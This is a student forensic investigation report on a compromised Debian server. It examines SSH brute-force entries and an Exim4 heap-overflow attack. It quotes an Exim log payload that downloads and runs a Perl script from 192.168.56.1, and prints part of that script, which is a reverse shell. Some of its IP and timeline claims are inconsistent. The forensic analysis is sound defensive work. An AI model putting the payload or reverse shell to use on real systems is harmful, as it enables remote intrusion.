DIGITAL FORENCISC

Investigation report

Abdallah Hamdan - Inaam Kabbara – Shiron dev Newton

1. **What service and what account triggered the alert?**

Based on the provided `auth.log` entries, we can identify the following information:

- invalid user attempting to log in using potential possible brute-force authentication to sshd service and it is from the user "ulysses" made multiple failed login attempts.
- **The service that triggered the alert is `sshd`, and the account associated with the alert is `ulysses`.**

```
┌──(kali㉿kali)-[/mnt/my_mount/var/log]
└─$ cat auth.log
Jan 18 09:31:44 victoria login[2001]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 09:31:44 victoria login[2021]: ROOT LOGIN  on 'tty1'
Jan 18 09:58:01 victoria login[1975]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 09:58:02 victoria login[2000]: ROOT LOGIN  on 'tty1'
Jan 18 10:57:37 victoria login[1973]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 10:57:37 victoria login[1997]: ROOT LOGIN  on 'tty1'
Jan 18 10:59:00 victoria useradd[2375]: new user: name=sshd, UID=103, GID=65534, home=/var/run/sshd, shell=/usr/sbin/no
login
Jan 18 10:59:00 victoria usermod[2380]: change user `sshd' password
Jan 18 10:59:00 victoria chage[2385]: changed password expiry for sshd
Jan 18 10:59:01 victoria sshd[2416]: Server listening on :: port 22.
Jan 18 10:59:01 victoria sshd[2416]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on :: port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Received signal 15; terminating.
Jan 18 17:13:12 victoria sshd[1809]: Server listening on :: port 22.
Jan 18 17:13:12 victoria sshd[1809]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:28 victoria login[1995]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=tty1
 ruser= rhost=  user=root
Jan 18 17:13:31 victoria login[1995]: FAILED LOGIN (1) on 'tty1' FOR `root', Authentication failure
Jan 18 17:13:35 victoria login[1995]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 17:13:35 victoria login[2015]: ROOT LOGIN  on 'tty1'
Jan 18 17:14:36 victoria sshd[1682]: Server listening on :: port 22.
Jan 18 17:14:36 victoria sshd[1682]: Server listening on 0.0.0.0 port 22.
Jan 18 17:17:01 victoria CRON[2005]: pam_unix(cron:session): session opened for user root by (uid=0)
```

```
File  Actions  Edit  View  Help
Feb  6 15:16:20 victoria sshd[2085]: Invalid user ulysses from 192.168.56.1
Feb  6 15:16:20 victoria sshd[2085]: Failed none for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:24 victoria sshd[2085]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:24 victoria sshd[2085]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.56.1
Feb  6 15:16:26 victoria sshd[2085]: Failed password for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:30 victoria sshd[2085]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:32 victoria sshd[2085]: Failed password for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:37 victoria sshd[2085]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:40 victoria sshd[2085]: Failed password for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:40 victoria sshd[2085]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192
.168.56.1
Feb  6 15:16:41 victoria sshd[2088]: Invalid user ulysses from 192.168.56.1
Feb  6 15:16:41 victoria sshd[2088]: Failed none for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:44 victoria sshd[2088]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:44 victoria sshd[2088]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.56.1
Feb  6 15:16:46 victoria sshd[2088]: Failed password for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:49 victoria sshd[2088]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:51 victoria sshd[2088]: Failed password for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:54 victoria sshd[2088]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:56 victoria sshd[2088]: Failed password for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:56 victoria sshd[2088]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192
.168.56.1
Feb  6 15:16:58 victoria sshd[2090]: Invalid user ulysses from 192.168.56.1
Feb  6 15:16:58 victoria sshd[2090]: Failed none for invalid user ulysses from 192.168.56.1 port 34442 ssh2
Feb  6 15:16:59 victoria sshd[2090]: Failed password for invalid user ulysses from 192.168.56.1 port 34442 ssh2
```

The timeline regarding the triggered alert:

1. Jan 18 17:13:28: The service `login` and the account `root` triggered an authentication failure alert on 'tty1'.

2. Jan 18 17:13:35: The service `login` and the account `root` triggered a successful login alert on 'tty1'.

3. Feb 6 15:16:20: The service `sshd` received an invalid login attempt from the user `ulysses` originating from IP address 192.168.56.1.

4. Feb 6 15:16:41: The service `sshd` received another invalid login attempt from the user `ulysses` originating from IP address 192.168.56.1.

5. Feb 6 15:17:01: The service `sshd` received multiple invalid logins attempts from the user `ulysses` originating from IP address 192.168.56.1.

6. Feb 6 15:17:01: The service `CRON` triggered a session opened and closed for the user `root`.

7. Feb 6 15:19:25: The service `sshd` received an invalid login attempt from the user `ulysses` originating from IP address 192.168.56.1.

8. Feb 6 15:20:54: The service `sshd` received another invalid login attempt from the user `ulysses` originating from IP address 192.168.56.1.

2. What kind of system runs on the targeted server? (OS, CPU, etc)

- The OS runs on the target server is **Debian GNU/Linux 5.0**

```
┌──(kali㉿kali)-[~/Downloads/compromised_server]
└─$ sudo mount -o ro,offset=$((2048*512)) -noexec hdd_sn_3333.raw /mnt/my_mount

┌──(kali㉿kali)-[~/Downloads/compromised_server]
```

Mounting method was executed by using noexec and read only to investigate the system safely.

```
┌──(kali㉿kali)-[/mnt/forencisc/var/log/installer]
└─$ cat lsb-release
DISTRIB_ID=Debian
DISTRIB_DESCRIPTION="Debian GNU/Linux installer"
DISTRIB_RELEASE="5.0 (lenny) - installer build 20090123lenny8"
X_INSTALLATION_MEDIUM=cdrom
```

- In this location the logs provide the system events and information and the log of the version of main system

```
┌──(kali㉿kali)-[/mnt/my_mount/etc]
└─$ ls
acpi                    deluser.conf        init.d              mailname        ppp             services
adduser.conf            dhcp3               initramfs-tools     mail.rc         profile         shadow
adjtime                 dictionaries-common inittab             manpath.config  protocols       shadow-
aliases                 dpkg                inputrc             mime.types      python          shells
alternatives            emacs               iproute2            mke2fs.conf     python2.5       skel
apt                     email-addresses     issue               modprobe.d      rc0.d           ssh
at.deny                 environment         issue.net           modules         rc1.d           sysctl.conf
bash.bashrc             exim4               kernel-img.conf     motd            rc2.d           sysctl.d
bash_completion         fstab               ldap                motd.tail       rc3.d           terminfo
bash_completion.d       gai.conf            ld.so.cache         mtab            rc4.d           texmf
bindresvport.blacklist  groff               ld.so.conf          Muttrc          rc5.d           timezone
calendar                group               ld.so.conf.d        Muttrc.d        rc6.d           ucf.conf
console                 group-              locale.alias        nanorc          rc.local        udev
console-tools           gshadow             locale.gen          network         rcS.d           updatedb.conf
cron.d                  gshadow-            localtime           networks        reportbug.conf  vim
cron.daily              gssapi_mech.conf    login.defs          nsswitch.conf   resolv.conf     w3m
cron.hourly             host.conf           logrotate.conf      openoffice      rmt             wgetrc
cron.monthly            hostname            logrotate.d         opt             rpc             X11
crontab                 hosts               lsb-base            pam.conf        rsyslog.conf
cron.weekly             hosts.allow         magic               pam.d           rsyslog.d
debconf.conf            hosts.deny          magic.mime          passwd          scsi_id.config
debian_version          idmapd.conf         mailcap             passwd-         securetty
default                 inetd.conf          mailcap.order       perl            security
```

```
┌──(kali㉿kali)-[/mnt/my_mount/etc]
└─$ cat issue.net
Debian GNU/Linux 5.0

┌──(kali㉿kali)-[/mnt/my_mount/etc]
└─$
```

- **The CPU runs on the target server is:**

```
┌──(kali㉿kali)-[/mnt/my_mount]
└─$ cat var/log/installer/hardware-summary | grep CPU
/proc/cpuinfo: model name       : Intel(R) Core(TM)2 CPU         T7200  @ 2.00GHz
/proc/interrupts:           CPU0

┌──(kali㉿kali)-[/mnt/my_mount]
└─$
```

3. What processes were running on the targeted server?

- From the logs through checking through some process IDs was able to gain some information regarding the processors

```
┌──(kali㉿kali)-[/mnt/forencisc/var/run]
└─$ ls
acpid.pid     crond.pid     dhclient.eth0.pid  motd     portmap_mapping  rpc.statd.pid  sm-notify.pid  sshd.pid
acpid.socket  crond.reboot  exim4              network  portmap.pid      rsyslogd.pid   sshd           utmp
┌──(kali㉿kali)-[/mnt/forencisc/var/run]
└─$ cat rpc.statd.pid
1441
```

- The location of logs contains the data the program runs through in the system. Static analysis will the investigation find some information of the processors was running.

4. What are the attackers' IP and target IP addresses?

- The log file shows login attempts from an IP address as `**192.168.56.1**`. This IP address represents the attacker's IP for an invalid user named "**ulysses**" in the SSH logs.
- (Port 34431, 34441, 34442, 34443, 34444, 34445, 34475, 44616) running by checking all the open-source ports on the authentication attacks

```
┌──(kali㉿kali)-[/mnt/my_mount/var/log]
└─$ cat auth.log
Jan 18 09:31:44 victoria login[2001]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 09:31:44 victoria login[2021]: ROOT LOGIN  on 'tty1'
Jan 18 09:58:01 victoria login[1975]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 09:58:02 victoria login[2000]: ROOT LOGIN  on 'tty1'
Jan 18 10:57:37 victoria login[1973]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 10:57:37 victoria login[1997]: ROOT LOGIN  on 'tty1'
Jan 18 10:59:00 victoria useradd[2375]: new user: name=sshd, UID=103, GID=65534, home=/var/run/sshd, shell=/usr/sbin/no
login
Jan 18 10:59:00 victoria usermod[2380]: change user `sshd' password
Jan 18 10:59:00 victoria chage[2385]: changed password expiry for sshd
Jan 18 10:59:01 victoria sshd[2416]: Server listening on :: port 22.
Jan 18 10:59:01 victoria sshd[2416]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on :: port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Received signal 15; terminating.
Jan 18 17:13:12 victoria sshd[1809]: Server listening on :: port 22.
Jan 18 17:13:12 victoria sshd[1809]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:28 victoria login[1995]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=tty1
 ruser= rhost=  user=root
Jan 18 17:13:31 victoria login[1995]: FAILED LOGIN (1) on 'tty1' FOR `root', Authentication failure
Jan 18 17:13:35 victoria login[1995]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 17:13:35 victoria login[2015]: ROOT LOGIN  on 'tty1'
Jan 18 17:14:36 victoria sshd[1682]: Server listening on :: port 22.
Jan 18 17:14:36 victoria sshd[1682]: Server listening on 0.0.0.0 port 22.
Jan 18 17:17:01 victoria CRON[2005]: pam_unix(cron:session): session opened for user root by (uid=0)
```

```
File  Actions  Edit  View  Help
Feb  6 15:16:20 victoria sshd[2085]: Invalid user ulysses from 192.168.56.1
Feb  6 15:16:20 victoria sshd[2085]: Failed none for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:24 victoria sshd[2085]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:24 victoria sshd[2085]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.56.1
Feb  6 15:16:26 victoria sshd[2085]: Failed password for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:30 victoria sshd[2085]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:32 victoria sshd[2085]: Failed password for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:37 victoria sshd[2085]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:40 victoria sshd[2085]: Failed password for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:40 victoria sshd[2085]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192
.168.56.1
Feb  6 15:16:41 victoria sshd[2088]: Invalid user ulysses from 192.168.56.1
Feb  6 15:16:41 victoria sshd[2088]: Failed none for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:44 victoria sshd[2088]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:44 victoria sshd[2088]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.56.1
Feb  6 15:16:46 victoria sshd[2088]: Failed password for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:49 victoria sshd[2088]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:51 victoria sshd[2088]: Failed password for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:54 victoria sshd[2088]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:16:56 victoria sshd[2088]: Failed password for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:56 victoria sshd[2088]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192
.168.56.1
Feb  6 15:16:58 victoria sshd[2090]: Invalid user ulysses from 192.168.56.1
Feb  6 15:16:58 victoria sshd[2090]: Failed none for invalid user ulysses from 192.168.56.1 port 34442 ssh2
Feb  6 15:16:59 victoria sshd[2090]: Failed password for invalid user ulysses from 192.168.56.1 port 34442 ssh2
```

```
File  Actions  Edit  View  Help
Feb  6 15:16:59 victoria sshd[2090]: Failed password for invalid user ulysses from 192.168.56.1 port 34442 ssh2
Feb  6 15:17:00 victoria sshd[2090]: Failed password for invalid user ulysses from 192.168.56.1 port 34442 ssh2
Feb  6 15:17:01 victoria sshd[2092]: Invalid user ulysses from 192.168.56.1
Feb  6 15:17:01 victoria sshd[2092]: Failed none for invalid user ulysses from 192.168.56.1 port 34443 ssh2
Feb  6 15:17:01 victoria CRON[2094]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb  6 15:17:02 victoria CRON[2094]: pam_unix(cron:session): session closed for user root
Feb  6 15:17:02 victoria sshd[2092]: Failed password for invalid user ulysses from 192.168.56.1 port 34443 ssh2
Feb  6 15:17:02 victoria sshd[2092]: Failed password for invalid user ulysses from 192.168.56.1 port 34443 ssh2
Feb  6 15:17:02 victoria sshd[2092]: Failed password for invalid user ulysses from 192.168.56.1 port 34443 ssh2
Feb  6 15:17:03 victoria sshd[2097]: Invalid user ulysses from 192.168.56.1
Feb  6 15:17:03 victoria sshd[2097]: Failed none for invalid user ulysses from 192.168.56.1 port 34444 ssh2
Feb  6 15:17:05 victoria sshd[2097]: Failed password for invalid user ulysses from 192.168.56.1 port 34444 ssh2
Feb  6 15:17:07 victoria sshd[2097]: Failed password for invalid user ulysses from 192.168.56.1 port 34444 ssh2
Feb  6 15:17:07 victoria sshd[2097]: Failed password for invalid user ulysses from 192.168.56.1 port 34444 ssh2
Feb  6 15:17:08 victoria sshd[2099]: Invalid user ulysses from 192.168.56.1
Feb  6 15:17:08 victoria sshd[2099]: Failed none for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb  6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb  6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb  6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb  6 15:19:25 victoria sshd[2153]: Invalid user ulysses from 192.168.56.1
Feb  6 15:19:25 victoria sshd[2153]: Failed none for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb  6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.56.1
Feb  6 15:19:29 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb  6 15:19:32 victoria sshd[2153]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:19:34 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
```

```
File  Actions  Edit  View  Help
Feb  6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb  6 15:19:25 victoria sshd[2153]: Invalid user ulysses from 192.168.56.1
Feb  6 15:19:25 victoria sshd[2153]: Failed none for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb  6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.56.1
Feb  6 15:19:29 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb  6 15:19:32 victoria sshd[2153]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:19:34 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb  6 15:19:35 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb  6 15:19:35 victoria sshd[2153]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.
168.56.1
Feb  6 15:20:54 victoria sshd[2157]: Invalid user ulysses from 192.168.56.1
Feb  6 15:20:54 victoria sshd[2157]: Failed none for invalid user ulysses from 192.168.56.1 port 44616 ssh2
Feb  6 15:20:58 victoria sshd[2157]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:20:58 victoria sshd[2157]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.56.1
Feb  6 15:21:00 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.56.1 port 44616 ssh2
Feb  6 15:21:03 victoria sshd[2157]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:21:05 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.56.1 port 44616 ssh2
Feb  6 15:21:09 victoria sshd[2157]: pam_unix(sshd:auth): check pass; user unknown
Feb  6 15:21:10 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.56.1 port 44616 ssh2
Feb  6 15:21:10 victoria sshd[2157]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192
.168.56.1
```

- Another attcker try to log in with IP address: **192.168.56.101**

```
┌──(kali㉿kali)-[/mnt/my_mount/var/log/exim4]
└─$ cat mainlog
2011-01-18 09:31:33 exim 4.69 daemon started: pid=1946, -q30m, listening for SMTP on [127.0.0.1]:25
2011-01-18 09:31:33 Start queue run: pid=1949
2011-01-18 09:31:33 End queue run: pid=1949
```

```
2011-02-06 15:16:30 H=(abcde.com) [192.168.56.101] temporarily rejected MAIL <root@local.com>: failed to expand ACL str
ing "rl /tmp/c.pl ; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;per
l /tmp/c.pl ; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp
/c.pl ; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl
; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl ; slee
p 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl ; sleep 1000
```

Target IP addresses: 192.168.56.102

The IP address 192.168.56.102 is assigned to the device with the hostname "Victoria" because of the DHCP process. The device is configured to use this IP address for its network communication.

The timeline for the IP address 192.168.56.102 is as follows:

- Jan 18 17:13:12: The device sends a DHCPDISCOVER message to the network and receives a DHCPOFFER from the IP address 192.168.56.100.
- Jan 18 17:13:12: The device sends a DHCPREQUEST and receives a DHCPACK from the IP address 192.168.56.100, confirming the assignment of the IP address 192.168.56.102.
- Feb 6 13:31:12: The device sends a DHCPREQUEST for renewal to the IP address 192.168.56.100 and receives a DHCPACK, extending the lease for 1411 seconds.
- Feb 6 13:54:43: The device sends a DHCPREQUEST for renewal to the IP address 192.168.56.100 and receives a DHCPACK, extending the lease for 1543 seconds.
- Feb 6 14:20:26: The device sends a DHCPREQUEST for renewal to the IP address 192.168.56.100 and receives a DHCPACK, extending the lease for 1644 seconds.
- Feb 6 14:47:50: The device sends a DHCPREQUEST for renewal to the IP address 192.168.56.100 and receives a DHCPACK, extending the lease for 1352 seconds.
- Feb 6 15:10:22: The device sends a DHCPREQUEST for renewal to the IP address 192.168.56.100 and receives a DHCPACK, extending the lease for 1435 seconds.

```
┌──(kali㉿kali)-[/mnt/my_mount/var/log]
└─$ cat syslog | grep dhclient
Jan 18 09:31:32 victoria dhclient: DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 8
Jan 18 09:31:32 victoria dhclient: DHCPOFFER from 10.0.2.2
Jan 18 09:31:32 victoria dhclient: DHCPREQUEST on eth0 to 255.255.255.255 port 67
Jan 18 09:31:32 victoria dhclient: DHCPACK from 10.0.2.2
Jan 18 09:31:32 victoria dhclient: bound to 10.0.2.15 -- renewal in 34568 seconds.
Jan 18 10:56:40 victoria dhclient: DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 7
Jan 18 10:56:40 victoria dhclient: DHCPOFFER from 10.0.2.2
Jan 18 10:56:40 victoria dhclient: DHCPREQUEST on eth0 to 255.255.255.255 port 67
Jan 18 10:56:40 victoria dhclient: DHCPACK from 10.0.2.2
Jan 18 10:56:40 victoria dhclient: bound to 10.0.2.15 -- renewal in 41107 seconds.
Jan 18 17:13:12 victoria dhclient: DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
Jan 18 17:13:12 victoria dhclient: DHCPOFFER from 192.168.56.100
Jan 18 17:13:12 victoria dhclient: DHCPREQUEST on eth0 to 255.255.255.255 port 67
Jan 18 17:13:12 victoria dhclient: DHCPACK from 192.168.56.100
Jan 18 17:13:12 victoria dhclient: bound to 192.168.56.101 -- renewal in 1583 seconds.
Feb  6 13:03:38 victoria dhclient: There is already a pid file /var/run/dhclient.eth0.pid with pid 1603
Feb  6 13:03:38 victoria dhclient: killed old client process, removed PID file
Feb  6 13:03:38 victoria dhclient: Internet Systems Consortium DHCP Client V3.1.1
Feb  6 13:03:38 victoria dhclient: Copyright 2004-2008 Internet Systems Consortium.
Feb  6 13:03:38 victoria dhclient: All rights reserved.
Feb  6 13:03:38 victoria dhclient: For info, please visit http://www.isc.org/sw/dhcp/
```

```
Feb  6 13:03:38 victoria dhclient: Listening on LPF/eth0/08:00:27:ea:81:9b
Feb  6 13:03:38 victoria dhclient: Sending on   LPF/eth0/08:00:27:ea:81:9b
Feb  6 13:03:38 victoria dhclient: Sending on   Socket/fallback
Feb  6 13:03:38 victoria dhclient: DHCPRELEASE on eth0 to 10.0.2.2 port 67
Feb  6 13:31:12 victoria dhclient: DHCPREQUEST on eth0 to 192.168.56.100 port 67
Feb  6 13:31:12 victoria dhclient: DHCPACK from 192.168.56.100
Feb  6 13:31:12 victoria dhclient: bound to 192.168.56.102 -- renewal in 1411 seconds.
Feb  6 13:54:43 victoria dhclient: DHCPREQUEST on eth0 to 192.168.56.100 port 67
Feb  6 13:54:43 victoria dhclient: DHCPACK from 192.168.56.100
Feb  6 13:54:43 victoria dhclient: bound to 192.168.56.102 -- renewal in 1543 seconds.
Feb  6 14:20:26 victoria dhclient: DHCPREQUEST on eth0 to 192.168.56.100 port 67
Feb  6 14:20:26 victoria dhclient: DHCPACK from 192.168.56.100
Feb  6 14:20:26 victoria dhclient: bound to 192.168.56.102 -- renewal in 1644 seconds.
Feb  6 14:47:50 victoria dhclient: DHCPREQUEST on eth0 to 192.168.56.100 port 67
Feb  6 14:47:50 victoria dhclient: DHCPACK from 192.168.56.100
Feb  6 14:47:50 victoria dhclient: bound to 192.168.56.102 -- renewal in 1352 seconds.
Feb  6 15:10:22 victoria dhclient: DHCPREQUEST on eth0 to 192.168.56.100 port 67
Feb  6 15:10:22 victoria dhclient: DHCPACK from 192.168.56.100
Feb  6 15:10:22 victoria dhclient: bound to 192.168.56.102 -- renewal in 1435 seconds.
```

5. What service was attacked?

```
┌──(kali㉿kali)-[/mnt/my_mount/root]
└─$ sudo cat .bash_history
[sudo] password for kali:
apt-get remove exim4
apt-get remove exim4-base
apt-get remove exim4-daemon-light
dpkg -l | grep exim
apt-get remove exim4-config
dpkg --purge
apt-get remove exim
dpkg -l | grep exim
pwd
mkdir exim4
cd exim4/
scp yom@192.168.56.1:/home/yom/temporary/exmi4/* .
scp yom@192.168.56.1:/home/yom/temporary/exim4/* .
dpkg -i exim4_4.69-9_all.deb
dpkg -i --ignore-depends=exim4-base,exim4-daemon-light exim4_4.69-9_all.deb
dpkg -i exim4-base_4.69-9_i386.deb
dpkg -i exim4-config_4.69-9_all.deb
dpkg -i exim4-base_4.69-9_i386.deb
dpkg -i exim4-daemon-light_4.69-9_i386.deb
cd ..
```

Exim4 < 4.69 - string_format Function Heap Buffer Overflo
(Metasploit)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
16925	2010-4345 2010-4344	METASPLOIT	REMOTE	LINUX	2010-12-16

EDB Verified: ✓ Exploit: / {} Vulnerable App:

- from the main.log file it was confirmed that the version exim4.69 was targeted towards the mail service SMTP – the service act as the message transfer agent.
- The purpose of the attack is to create the heap buffer overflow and the what the script does.

1. Attacker triggered the issue to get the message rejected by indicating the “message too large.”
2. A lengthy header string is transmitted after the buffer is full. It attempts to overwrite the ACL for the "MAIL FROM" command and is successful.
3. This executed the root privileges to gain access to the system and which created all the previous logs related to the same time stamp and authentication attempts.

```
┌──(kali㉿kali)-[/mnt/forencisc/tmp]
└─$ sudo cat c.pl
[sudo] password for kali:
#!/usr/bin/perl

$system = '/bin/sh';
$ARGC=@ARGV;
if ($ARGC≠2) {
   print "Usage: $0 [Host] [Port] \n\n";
   die "Ex: $0 127.0.0.1 2121 \n";
}
use Socket;
use FileHandle;
socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname('tcp')) or die print "[-] Unable to Resolve Host\n";
connect(SOCKET, sockaddr_in($ARGV[1], inet_aton($ARGV[0]))) or die print "[-] Unable to Connect Host\n";
SOCKET→autoflush();
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");

open FILE, ">/var/spool/exim4/s.c";
print FILE qq{
#include <stdio.h>
#include <unistd.h>
```

- the possible shell sitting and replaced in the /tmp/c.pl script.

6- What attacks were launched against targeted servers?

Based on the output of the filtering in the auth.log file to get online the lines that contains the ip addresses

The output shows that the attackers tried many brute-force attacks on the SSH (Secure Shell) service on the server (Victoria) trying to login by using the username (ulysses) from the IP address (192.168.56.1). the attackers were trying to gain unauthorized access to the server by entering many wrong passwords (Failed password) by also using different ports (34431, 34441, 34445…)

```
┌──(kali㉿kali)-[/mnt/forensic/var/log]
└─$ grep -E  '([0-9]{1,3}\.){3}[0-9]{1,3}' auth.log
Jan 18 10:59:01 victoria sshd[2416]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1809]: Server listening on 0.0.0.0 port 22.
Jan 18 17:14:36 victoria sshd[1682]: Server listening on 0.0.0.0 port 22.
Feb  6 11:37:02 victoria sshd[1715]: Server listening on 0.0.0.0 port 22.
Feb  6 12:59:45 victoria sshd[1704]: Server listening on 0.0.0.0 port 22.
Feb  6 13:04:43 victoria sshd[1687]: Server listening on 0.0.0.0 port 22.
Feb  6 15:16:20 victoria sshd[2085]: Invalid user ulysses from 192.168.56.1
Feb  6 15:16:20 victoria sshd[2085]: Failed none for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:24 victoria sshd[2085]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb  6 15:16:26 victoria sshd[2085]: Failed password for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:32 victoria sshd[2085]: Failed password for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:40 victoria sshd[2085]: Failed password for invalid user ulysses from 192.168.56.1 port 34431 ssh2
Feb  6 15:16:40 victoria sshd[2085]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb  6 15:16:41 victoria sshd[2088]: Invalid user ulysses from 192.168.56.1
Feb  6 15:16:41 victoria sshd[2088]: Failed none for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:44 victoria sshd[2088]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb  6 15:16:46 victoria sshd[2088]: Failed password for invalid user ulysses from 192.168.56.1 port 34441 ssh2
